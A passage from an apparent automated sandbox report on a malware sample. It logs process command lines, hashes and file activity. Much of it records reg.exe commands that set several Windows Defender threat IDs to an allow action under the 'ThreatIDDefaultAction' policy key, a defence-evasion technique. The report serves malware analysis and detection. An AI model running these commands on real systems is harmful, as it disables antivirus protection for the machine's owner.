Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:64;"
Imagebase:	0x160000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BC8BEFF	CreateDirectoryW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BBE5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BBE5B28	unknown
C:\Windows\TEMP__PSscriptPolicyTest_4m4fvhis.grl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BC81E60	CreateFileW
C:\Windows\TEMP__PSscriptPolicyTest_xfb5zmft.y1e.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BC81E60	CreateFileW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE3CF06	unknown
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE3CF06	unknown
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D001926	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Temp__PSscriptPolicyTest_4m4fvhis.grl.ps1	success or wait	1	6BC86A95	DeleteFileW
C:\Windows\Temp__PSscriptPolicyTest_xfb5zmft.y1e.psm1	success or wait	1	6BC86A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BBE5B28	unknown
C:\Windows\Temp__PSscriptPolicyTest_4m4fvhis.grl.ps1	0	1	31	1	success or wait	1	6BC81B4F	WriteFile
C:\Windows\Temp__PSscriptPolicyTest_xfb5zmft.y1e.psm1	0	1	31	1	success or wait	1	6BC81B4F	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0d 00 00 00 01 0b 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	6D1076FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd 3a 1f 00 00 00 0e 00 20 00	H<@^L"My:	success or wait	13	6D1076FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	13	6D1076FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	9	6D1076FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	856	4	00 08 00 03		success or wait	6	6D1076FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	860	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 fd 29 40 01 fd 29 40 01 23 29 40 01 5c 64 40 01 5a 64 40 01 5b 64 40 01 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 09 06 fd 00 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 09 0c fd 00 58 64 40 01 56 64 40 01 fd 2a 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 fd 71 40	T@>@@)@)@#)@\d@Zd@[d@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@Xd@Vd@*@!M@;M@D@D@@M@<M@$M@8M@?M@EM@q@	success or wait	6	6D1076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CE15705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CE15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CE15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CE15705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CD703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CE1CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CE1CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CE1CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CD703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CD703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CE15705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CE15705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6CE15705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6CE15705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CD703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6CD703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	6CD703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CE15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CE15705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BC81B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BC81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6BC81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6BC81B4F	ReadFile

Analysis Process: conhost.exe PID: **2852**, Parent PID: **1084**

General

Target ID:	39
Start time:	17:27:03
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5236**, Parent PID: **1084**

General

Target ID:	43
Start time:	17:27:57
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\cmd.exe" /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t R EG_SZ /d 6 /reg:32
Imagebase:	0x1b0000
File size:	232960 bytes

MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **4964**, Parent PID: **5236**

General	
Target ID:	44
Start time:	17:27:57
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **2204**, Parent PID: **1084**

General	
Target ID:	45
Start time:	17:27:58
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **3192**, Parent PID: **1084**

General	
Target ID:	46
Start time:	17:27:58
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **4444**, Parent PID: **1084**

General	
Target ID:	47
Start time:	17:27:59
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **3140**, Parent PID: **1084**

General	
Target ID:	48
Start time:	17:27:59
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **1840**, Parent PID: **1084**

General	
Target ID:	49
Start time:	17:28:00
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **5292**, Parent PID: **1084**

General	
Target ID:	50
Start time:	17:28:00
Start date:	03/10/2022

Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **5248**, Parent PID: **1084**

General	
Target ID:	51
Start time:	17:28:01
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **5280**, Parent PID: **1084**

General	
Target ID:	52
Start time:	17:28:01
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:32
Imagebase:	0x3e0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **5272**, Parent PID: **1084**

General	
Target ID:	53
Start time:	17:28:02
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:64
Imagebase:	0x3e0000
File size:	59392 bytes

MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **1272**, Parent PID: **1084**

General	
Target ID:	54
Start time:	17:28:02
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:32
Imagebase:	0x7ff603c50000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly